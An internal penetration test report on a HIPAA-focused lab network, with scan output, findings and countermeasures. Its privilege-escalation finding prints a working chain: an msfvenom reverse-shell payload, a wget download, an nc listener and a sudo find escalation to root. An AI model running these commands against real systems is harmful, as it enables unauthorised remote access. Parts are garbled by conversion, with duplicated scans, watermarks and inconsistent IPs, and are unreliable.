
PENETRATION TESTING REPORT
TEMPLATE

REVIEWED BY: Arij Nahdi

APPROVED BY:

VERSION: 1.0

DATE: 5/10/2025

Change history

Date	Version	Owner	Change Description

Table of contents

1. PURPOSE.....	3
2. SUMMARY.....	3
3. PROJECT DETAILS / SCOPE.....	3
4. COMPANY INFORMATION.....	3
5. REFERENCE DOCUMENTS.....	3
6. FINDINGS.....	3
7. DISCLAIMER.....	3

1. Purpose

To assess the resilience of the internal SOC infrastructure against post-exploitation and privilege escalation attacks originating from a compromised host within the same network zone. This audit simulates a real-world attacker gaining a foothold and escalating privileges to root

2. Summary

An internal penetration test was conducted to evaluate the infrastructure security of the organization, covering the IP range from 192.168.6.2 to 192.168.6.5. The objective was to assess compliance with HIPAA standards and identify weaknesses in basic security configurations. A Kali Linux machine was used to simulate an internal threat actor. Successful access was obtained through a reverse shell executed on one of the target machines (192.168.6.3). Post-access enumeration and privilege escalation were performed to assess the robustness of endpoint protections and policy enforcement

3. Project Details / Scope

3.1 Objectives of the Penetration Test

The main goals of this penetration test are to:

- Identify security vulnerabilities that could expose electronic Protected Health Information (ePHI).
- Evaluate the organization's technical safeguards in compliance with the **HIPAA Security Rule (45 CFR Part 164 Subpart C)**.
- Simulate real-world attack scenarios to assess the effectiveness of current protections against unauthorized access to health data.
- Provide detailed findings and remediation recommendations to support HIPAA compliance efforts.

3.2 In-Scope Components

The following systems and environments were identified as **in-scope** for this HIPAA-focused penetration test:

Component	Description
API Services	Endpoints that may transmit or process ePHI
Internal Infrastructure	Virtual machines, database servers, and systems that store or process sensitive health-related data
Firewalls (OPNsense, pfSense)	Controls ensuring network segmentation and protection of systems containing ePHI
SIEM System (Wazuh)	Logging and monitoring of events that could indicate security incidents involving ePHI
Threat Intelligence Workflow	Automated detection and alerting mechanisms tied to potential HIPAA violations
Authentication Mechanisms	Including MFA, session handling, and access controls protecting access to ePHI

3.3 Out-of-Scope Components

The following components are out-of-scope for this assessment unless explicitly authorized:

- Physical access controls and site security
- Social engineering attacks (e.g., phishing, impersonation)
- Non-production or sandbox environments
- Third-party vendor systems not owned or managed by the client

3.4 HIPAA-Relevant Testing Constraints

- All testing activities were conducted with **minimal impact to production systems** containing ePHI.
- **Administrative Controls:** Verification of policies related to access control, security incident procedures, and workforce security.
- **Technical Safeguards Testing:**
- The team adhered to “**minimum necessary**” **access principles**, avoiding unnecessary exposure of real health data.
- Testing was authorized under a Business Associate Agreement (BAA), where applicable.

3.5 Methodology Summary (HIPAA-Oriented)

The engagement followed a **HIPAA-aligned testing methodology**, including:

- Access Controls (e.g., role-based access, unique user IDs)
- Audit Controls (e.g., log integrity, log review capabilities)
- Integrity Controls (e.g., data validation, hashing)
- Transmission Security (e.g., HTTPS, TLS)

Penetration Testing Phases:

1. Reconnaissance
2. Vulnerability Scanning
3. Exploitation of Weaknesses
4. Post-Exploitation (limited to confirming access, no data exfiltration)
5. Risk Assessment and Reporting

4. Company Information

Company information includes the company details, with the team as well and their qualifications.

5. Reference documents

- OWASP Best Practices (Example)

6. **Findings**

The current setup is highly vulnerable:

- Only one perimeter firewall and no internal segmentation — lateral movement is easy if breached.
- All infrastructure runs on just two physical PCs — no isolation, no redundancy.
- Wazuh Agent offers limited visibility — no full endpoint or network coverage.
- No SOC, LAN or DMZ zone, VLANs, or layered defenses — critical systems are exposed.
- No web server present — limits monitoring, logging, or secure service hosting.

Boot and Services

This category includes analysis of systemd services and bootloader configurations. Several services are flagged as UNSAFE or EXPOSED, indicating a high risk if left unattended. GRUB bootloader lacks password protection.

Finding	Status / Notes
Bootloader Protection	GRUB2 found, but no password protection [NONE]
Running Services	38 running services; 53 enabled at boot
UNSAFE Services	alsa-state, anacron, apport, avahi-daemon, cron, ModemManager
EXPOSED Services	NetworkManager, colord
Startup and Permissions	Startup files check completed [OK], systemd-analyze security [MEDIUM]

Snapshots

<pre>[+] Boot and services ----- - Service Manager [systemd] - Checking UEFI boot [DISABLED] - Checking presence GRUB2 [FOUND] - Checking for password protection [NONE] - Check running services (systemctl) Result: found 38 running services [DONE] - Check enabled services at boot (systemctl) Result: found 53 enabled services [DONE] - Check startup files (permissions) [OK] - Running 'systemctl-analyze security' - ModemManager.service: [MEDIUM] - NetworkManager.service: [EXPOSED] - accounts-daemon.service: [MEDIUM] - acpid.service: [UNSAFE] - alsamixer.service: [UNSAFE] - anacron.service: [UNSAFE] - apport.service: [UNSAFE] - avahi-daemon.service: [UNSAFE] - colord.service: [EXPOSED] - cron.service: [UNSAFE]</pre>	<p style="text-align: right;">Activer Windows Accédez aux paramètres pour activer Windows</p>

User and Authentication

Examines account management, sudoers configuration, and authentication policies. Permissions on /etc/sudoers.d are too loose, and password complexity enforcement is weak.

Finding	Status / Notes
Sudoers Permissions	/etc/sudoers.d marked as [WARNING]

Authentication Strength	PAM password tools status: [SUGGESTION]
NIS Authentication	NIS/NIS+ not enabled [NOT ENABLED] (secure)
User Accounts	No accounts without passwords [OK]; locked accounts status: [DISABLED]
Password Aging	Minimum and maximum aging OK; Expired password check OK
Snapshots	<pre>[+] Users, Groups and Authentication ----- - Administrator accounts [OK] - Unique UIDs [OK] - Consistency of group files (grpck) [OK] - Unique group IDs [OK] - Unique group names [OK] - Password file consistency [OK] - Password hashing methods [OK] - Checking password hashing rounds [DISABLED] Query system users (non daemons) NIS authentication support [NOT ENABLED] NIS+ authentication support [NOT ENABLED] - Sudoers file(s) [FOUND] - Permissions for directory: /etc/sudoers.d [WARNING] Permissions for: /etc/sudoers [OK] Permissions for: /etc/sudoers.d/README [OK] - PAM password strength tools [FOUND] - PAM configuration files (pam.conf) [FOUND] - PAM configuration files (pam.d) [FOUND] - PAM modules [FOUND] - LD_PRELOAD support in PAM [NOT FOUND] - Accounts without expire date [SUGGESTION] - Accounts without password [OK] - Locked accounts [OK] - Checking user password aging (minimum) [DISABLED] - User password aging (maximum) [DISABLED] Activer Windows - Checking expired passwords [OK] Accédez aux paramètres</pre> <pre>[+] Users, Groups and Authentication ----- - Administrator accounts [OK] - Unique UIDs [OK] - Consistency of group files (grpck) [OK] - Unique group IDs [OK] - Unique group names [OK] - Password file consistency [OK] - Password hashing methods [OK] - Checking password hashing rounds [DISABLED] Query system users (non daemons) NIS authentication support [NOT ENABLED] NIS+ authentication support [NOT ENABLED] - Sudoers file(s) [FOUND] - Permissions for directory: /etc/sudoers.d [WARNING] Permissions for: /etc/sudoers [OK] Permissions for: /etc/sudoers.d/README [OK] - PAM password strength tools [FOUND] - PAM configuration files (pam.conf) [FOUND] - PAM configuration files (pam.d) [FOUND] - PAM modules [FOUND] - LD_PRELOAD support in PAM [NOT FOUND] - Accounts without expire date [SUGGESTION] - Accounts without password [OK] - Locked accounts [OK] - Checking user password aging (minimum) [DISABLED] - User password aging (maximum) [DISABLED] Activer Windows - Checking expired passwords [OK] Accédez aux paramètres</pre>

Kernel Hardening

Evaluates system-level protections via sysctl parameters. Several kernel security keys differ from expected values, indicating a need for hardening.

Finding	Status / Notes
Protected Links & Symlinks	fs.protected_hardlinks and fs.protected_symlinks are [DIFFERENT]
Core Dump Settings	fs.suid_dumpable and kernel.core_uses_pid are [OK]
Memory Randomization	kernel.randomize_va_space is [DIFFERENT]
Debug Restrictions	kernel.kptr_restrict and kernel.dmesg_restrict are [DIFFERENT]
Network Protections	net.ipv4.conf.all.accept_redirects and source_route are [DIFFERENT]
Snapshots	<pre>[+] Home directories ----- - Permissions of home directories [OK] - Ownership of home directories [OK] - Checking shell history files [OK] [+] Kernel hardening ----- - Comparing sysctl key pairs with scan profile - dev.tty.ldisc.autoload (exp: 0) [DIFFERENT] - fs.protected_fifos (exp: 2) [DIFFERENT] - fs.protected_hardlinks (exp: 1) [OK] - fs.protected_symlinks (exp: 2) [OK] - fs.protected_symlinks (exp: 1) [OK] - fs.suid_dumpable (exp: 0) [DIFFERENT] - kernel.core_uses_pid (exp: 1) [OK] - kernel.ctrl-alt-del (exp: 0) [OK] - kernel.dmesg_restrict (exp: 1) [OK] - kernel.kptr_restrict (exp: 2) [DIFFERENT] - kernel.modules_disabled (exp: 1) [DIFFERENT] - kernel.perf_event_paramoid (exp: 3) [DIFFERENT] - kernel.randomize_va_space (exp: 2) [OK] - kernel.sysrq (exp: 1) [DIFFERENT] - kernel.unprivileged_bpf_disabled (exp: 1) [DIFFERENT] - kernel.yama.ptrace_scope (exp: 1 2 3) [OK] - net.core.bpf_jit_harden (exp: 2) [DIFFERENT] - net.ipv4.conf.all.accept_redirects (exp: 0) [OK] - net.ipv4.conf.all.accept_source_route (exp: 0) [OK]</pre> <p style="text-align: right;">Activer Windows Accéder aux paramètres pour</p>

Network Exposure (Nmap Findings)

This section includes analysis of open services and ports identified via Nmap across multiple IPs in the internal subnet. Findings are grouped by type of exposure or service relevance.

Host / Category	Details
192.168.6.1	Open: TCP 53 (Unbound DNS), 80 (OPNsense WebUI)
192.168.6.2	Open: TCP 22 (SSH - OpenSSH for Windows), 7680 (Pando Public Service?)
192.168.6.3	Open: TCP 443 (HTTPS), 1514 (fujitsu-dtcns?), 55000 (aiohttp 3.9.1/Python 3.9)
192.168.6.4	Open: TCP 3001, 3443 (nginx over SSL), 5001 (InfluxDB API), 9200 (OpenSearch REST API)
192.168.6.200	Open: TCP 8834 (Nessus Scanner Web Interface)

Vulnerable or Misconfigured Services

This category flags potentially risky services exposed to the network, particularly those that are known attack surfaces or require patching or configuration review.

Host / Category	Details
Unprotected Web Interfaces	OPNsense (192.168.6.1), aiohttp (192.168.6.3), nginx (192.168.6.4), Nessus (192.168.6.200)
OpenSearch API	Exposed on 9200 with basic auth (192.168.6.4) — may leak information
Windows SSH	OpenSSH for Windows on 192.168.6.2; confirm strong authentication is used
Unknown Services	Pando-pub?, Fujitsu-dtcns? (unknown exposure risk, review required)

OS and Fingerprint Analysis

Host fingerprinting revealed OS information with varying confidence levels. Some scans were inconclusive, while others confirmed the use of Windows, FreeBSD, and multiple Linux kernel versions.

Host / Category	Details

192.168.6.2	Guessed OS: Windows 10/11 or Server 2022
192.168.6.4	Likely Linux-based (OpenWRT or Linux 5.x kernel)
192.168.6.200	Linux kernel 2.6 - 6.x range detected
192.168.6.160	Too many fingerprints matched — no specific OS determined

```
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop [ Kali Docs ] [ Kali Forums ] [ Kali NetHunter ] [ Exploit-DB ] [ Google Hackers ]
[ Settings ] [ Help ] [ Logout ]

Nmap scan report for 192.168.6.160
Host is up (0.0015s latency).
All 65535 scanned ports on 192.168.6.160 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 74:56:3C:48:AC:7C (Giga-byte Technology)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop [ Start Scan ] [ Vulnerabilities ] [ Notes ] [ History ] [ 1 ]

Nmap scan report for 192.168.6.200
Host is up (0.000068s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
8834/tcp  open  ssl/nessus-xmlrpc?
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops [ Last Scan ] [ N/A ] [ Current ] [ Today at 9:07 AM ]

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (7 hosts up) scanned in 522.87 seconds

└─(kali㉿kali)-[~]
$ 
```

```
Nmap scan report for 192.168.6.4
Host is up (0.0013s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    closed http
443/tcp   closed https
1514/tcp  closed fujitsu-dtcns
3001/tcp  open  http      nginx
3443/tcp  open  ssl/http  nginx
5001/tcp  open  http      Golang net/http server (Go-IPFS json-rpc or In
fluxDB API)
5601/tcp  closed esmagent
9000/tcp  closed cslistener
9001/tcp  closed tor-orport
9200/tcp  open  ssl/http  Amazon OpenSearch REST API (Basic auth)
55000/tcp closed unknown
MAC Address: 00:0C:29:CF:E4:F9 (VMware)
Aggressive OS guesses: Linux 5.0 - 5.14 (98%), MikroTik RouterOS 7.2 - 7.5 (L
inux 5.6.3) (98%), Linux 4.15 - 5.19 (94%), OpenWrt 21.02 (Linux 5.4) (94%),
Linux 2.6.32 - 3.13 (93%), Linux 5.1 - 5.15 (93%), Linux 6.0 (93%), Linux 2.6
.39 (93%), OpenWrt 22.03 (Linux 5.10) (93%), Linux 4.19 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
Nmap scan report for 192.168.6.2
Host is up (0.00088s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)  History [!]
7680/tcp  open  pando-pub?
MAC Address: 38:D5:47:95:10:52 (ASUSTek Computer)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022 (92%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microso
ft:windows_10 cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (88%),
Microsoft Windows 10 (87%), Microsoft Windows Server 2022 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop


Nmap scan report for 192.168.6.3
Host is up (0.0014s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    closed http
443/tcp   open  ssl/https
1514/tcp  open  fujitsu-dtcns?
3001/tcp  closed nessus
3443/tcp  closed ov-nnm-websrv
5001/tcp  closed commplex-link
5601/tcp  closed esmagent
9000/tcp  closed cslistener
9001/tcp  closed tor-orport
9200/tcp  closed wap-wsp
55000/tcp open   ssl/http      aiohttp 3.9.1 (Python 3.9)
```

Vulnerabilities Exploitation

1. Privilege Escalation	
Description	A simulated internal attack was conducted against a Linux-based system (192.168.6.3) from a Kali Linux machine (192.168.6.10). The goal was to simulate a post-compromise scenario involving privilege escalation from a regular user to root access. This simulation helps evaluate the effectiveness of current configurations and detect potential misconfigurations that may be exploited in real-world attacks.
Target	<p>Target IP: 192.168.6.3</p> <p>OS: Linux</p> <p>Role: Simulated production machine</p> <p>Attacker IP: 192.168.6.10 (Kali Linux)</p>
Risk Rating	<p>High (12)</p> <p>Privilege escalation to root represents a critical compromise of the system, potentially allowing complete control, persistence mechanisms, credential dumping, and lateral movement within the infrastructure.</p>
Attack techniques	<p>Initial Access</p> <ul style="list-style-type: none"> ● Payload Creation: msfvenom used to create a reverse shell (linux/x86/meterpreter/reverse_tcp). ● Delivery: Payload hosted using Python's HTTP server and downloaded to target via wget. ● Execution: Target executed the payload, which established a reverse shell back to the Kali listener (nc -lvpn 4444). <p>Post-Exploitation Enumeration</p>

	<ul style="list-style-type: none">Commands used: whoami, id, uname -a, cat /etc/os-release, sudo -lSearch for exploitable SUID binaries: find / -perm -4000 -type fIdentified misconfigured sudo rules and SUID files (notably /usr/bin/find) <p>Privilege Escalation</p> <ul style="list-style-type: none">Sudo misconfiguration: User allowed to run find as sudo without a password.Exploit: sudo find . -exec /bin/bash ; -quit was executed to escalate privileges to root.
Countermeasures	<p>Harden Sudo Permissions</p> <ul style="list-style-type: none">Audit /etc/sudoers and remove unnecessary NOPASSWD entries.Apply the principle of least privilege. <p>Review and Mitigate SUID Binaries</p> <ul style="list-style-type: none">Audit system for SUID files using automated tools.Remove SUID bits from non-essential binaries. <p>Patch Management</p> <ul style="list-style-type: none">Ensure all systems are up-to-date with latest security patches and kernel updates. <p>Monitoring and Logging</p> <ul style="list-style-type: none">Implement logging for sudo executions and privileged commands.

	<ul style="list-style-type: none"> ● Integrate logs with a SIEM solution for real-time alerting and incident response. <p>Regular Security Audits</p> <ul style="list-style-type: none"> ● Conduct scheduled privilege escalation simulations and misconfiguration reviews.
Reference	<p>GTFOBins: https://gtfobins.github.io</p> <p>Linux Hardening Guides (e.g., CIS Benchmarks)</p> <p>MITRE ATT&CK Framework: T1068 (Exploitation for Privilege Escalation), T1548 (Abuse Elevation Control Mechanism)</p> <p>https://owasp.org/www-project-top-ten/</p>
Screenshot	<p>(juice㉿kali)-[~]</p> <pre>\$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.6.40 LPOR T=4444 -f elf > shellf.elf python3 -m http.server 8000 [-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload [-] No arch selected, selecting arch: x86 from the payload No encoder specified, outputting raw payload Payload size: 123 bytes Final size of elf file: 207 bytes Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...</pre> <p>192.168.6.3 - - [09/May/2025 15:15:43] "GET /shellf.elf HTTP/1.1" 200 -</p> <p>(juice㉿kali)-[~]</p> <pre>\$ nc -lvpn 4444 Listening on 0.0.0.0 4444 Connection received on 192.168.6.3 37092 bour@bour-virtual-machine:~/Desktop\$ whoami bour bour@bour-virtual-machine:~/Desktop\$</pre> <p>We can't connect to the server</p> <p>If you entered the right address, you</p> <ul style="list-style-type: none"> • Try again later • Check your network connection <pre>bour@bour-virtual-machine:~/Desktop\$ id id uid=1000(bour) gid=1000(bour) groups=1000(bour),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare) bour@bour-virtual-machine:~/Desktop\$ groups groups bour adm cdrom sudo dip plugdev lpadmin lxd sambashare bour@bour-virtual-machine:~/Desktop\$</pre> <p>We can't connect to the server at If you entered the right address, you <ul style="list-style-type: none"> • Try again later • Check your network connection </p>



```
(juice㉿kali)-[~]
$ nc -lvpn 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.6.3 60670
bour@bour-virtual-machine:~/Desktop$ sudo -l
sudo -l
Matching Defaults entries for bour on bour-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin,
    use_pty

User bour may run the following commands on bour-virtual-machine:
    (ALL : ALL) ALL
bour@bour-virtual-machine:~/Desktop$
```

Hmm. We're having trouble connecting to the server at the right address. If you entered the right address, you can try again later.

- * Try again later
- * Check your network connection
- * Check that EnvInject has permission

1. Vulnerabilities

2. Open Network Ports	
Description	Several ports are open (e.g., 5353, 631, 9200/9300) which can be used by attackers to discover or exploit services.
Target	<p>Target IP: 192.168.6.3</p> <p>OS: Linux</p> <p>Role: Simulated production machine</p> <p>Attacker IP: 192.168.6.10 (Kali Linux)</p>
Risk Rating	medium(10)
Attack techniques	<ul style="list-style-type: none"> - Exploiting avahi-daemon (port : 5353) for mDNS spoofing - Leveraging cron misconfigurations for privilege escalation - Targeting apport for information leakage
Countermeasures	<ul style="list-style-type: none"> - Disable unnecessary services (e.g. avahi-daemon, apport, cups) using systemctl - Harden cron and anacron permissions (chmod 600 /etc/crontab)
Reference	Lynis Audit Report, systemctl analysis

Screenshot

```

Nmap scan report for 192.168.6.2
Host is up (0.00088s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)  History  N/A
7680/tcp  open  pando-pub?
MAC Address: 38:D5:47:95:10:52 (ASUSTek Computer)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022 (92%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microso
ft:windows_10 cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (88%), Microsoft Windows 10 (87%), Microsoft Windows Server 2022 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop


Nmap scan report for 192.168.6.3
Host is up (0.0014s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    closed http
443/tcp   open  ssl/https
1514/tcp  open  fujitsu-dtcns?
3001/tcp  closed nessus
3443/tcp  closed ov-nnm-websrv
5001/tcp  closed commplex-link
5601/tcp  closed esmagent
9000/tcp  closed cslistener
9001/tcp  closed tor-orport
9200/tcp  closed wap-wsp
55000/tcp open   ssl/http     aiohttp 3.9.1 (Python 3.9)

```

3.

Unsafe Certificate Management

Description	The system uses unverified operating management certificates signed by an unrecognized private Certificate Authority (CA). The SQL service binds to these untrusted certificates, and key files are stored in an insecure location:
	C:\SJ\FST\Maps\LinkApp\C0E3Buff1A/\dots/keypointfiles.js.
Impact	<ul style="list-style-type: none"> Man-in-the-middle (MITM) attacks on internal communications. Potential compromise of SQL data integrity.
Severity	High
Risk Rating:	8/10(DREAD: Damage 3, Reproducibility 2, Exploitability 2, Affected 1, Discoverability 1)


Screenshot

4.

Outdated Apache HTTP Server with Known Exploits

Description	The detected version of Apache HTTP Server (Apache/2.4.23) is outdated and affected by multiple critical CVEs (e.g., CVE-2017-9788, CVE-2017-3169). These vulnerabilities allow remote code execution, information disclosure, and denial of service attacks.
Impact	Remote Code Execution (RCE), complete web server compromise, privilege escalation, session hijacking, and potential DoS.
Severity	Critical
Risk Rating:	9/10 (DREAD: Damage 3, Reproducibility 2, Exploitability 2, Affected Users 1, Discoverability 1)

Screenshot



5.

Exposed Tomcat Default Page and Manager Interface

Description	The Tomcat default page and the management interface at /manager/html are publicly accessible. This suggests default configurations were not changed, exposing the server to known Tomcat exploitation vectors such as unauthorized access or malicious file deployment.
Impact	Unauthorized access to the Tomcat manager, ability to deploy malicious applications (e.g., web shells, backdoors), potential full system compromise.
Severity	High
Risk Rating:	8/10 (DREAD: Damage 3, Reproducibility 2, Exploitability 2, Affected Users 1, Discoverability 0)

Screenshot

The screenshot shows the Tenable Nessus Essentials interface. The main title is "test / Plugin #97861". The left sidebar has sections for "Folders" (My Scans, Test, All Scans, Trash), "RESOURCES" (Policies, Plugins, Terraform), and "Scans". The central panel shows "Hosts 9", "Vulnerabilities 36", "Notes 10", and "History 2". The selected tab is "Vulnerabilities". On the right, the "Plugin Details" section is open, showing the following information:

- Description:** The remote NTP server responds to mode 6 queries. Devices that respond to these queries have the potential to be used in NTP amplification attacks. An unauthenticated, remote attacker could potentially exploit this, via a specially crafted mode 6 query, to cause a reflected denial of service condition.
- Severity:** Medium
- ID:** 97861
- Version:** 1.3
- Type:** remote
- Family:** Misc
- Published:** March 21, 2017
- Modified:** March 12, 2025
- Risk Information:** Risk Factor: Medium; CVSS v3.0 Base Score: 5.8; CVSS v2.0 Vector: CVSS3.0/AV/N/AC/L/PR/N/U/N/S/0.83; CVSS v2.0 Base Score: 5.0; CVSS v2.0 Vector: CVSS2#AV/N/AC/L/PR/N/U/N/S/0.83

The "Output" section contains a large block of JSON-like text representing the raw response from the NTP server.

6.**Information Disclosure – Internal File Paths and Stack Trace**

Description	A runtime error exposes a full stack trace that includes sensitive internal file paths such as C:\Users\Admin\AppData\.... This reveals backend structure, component details, and may help attackers craft targeted exploits.
Impact	Exposure of internal information, reverse engineering facilitation, increased attack surface for phishing and targeted exploitation.
Severity	Medium
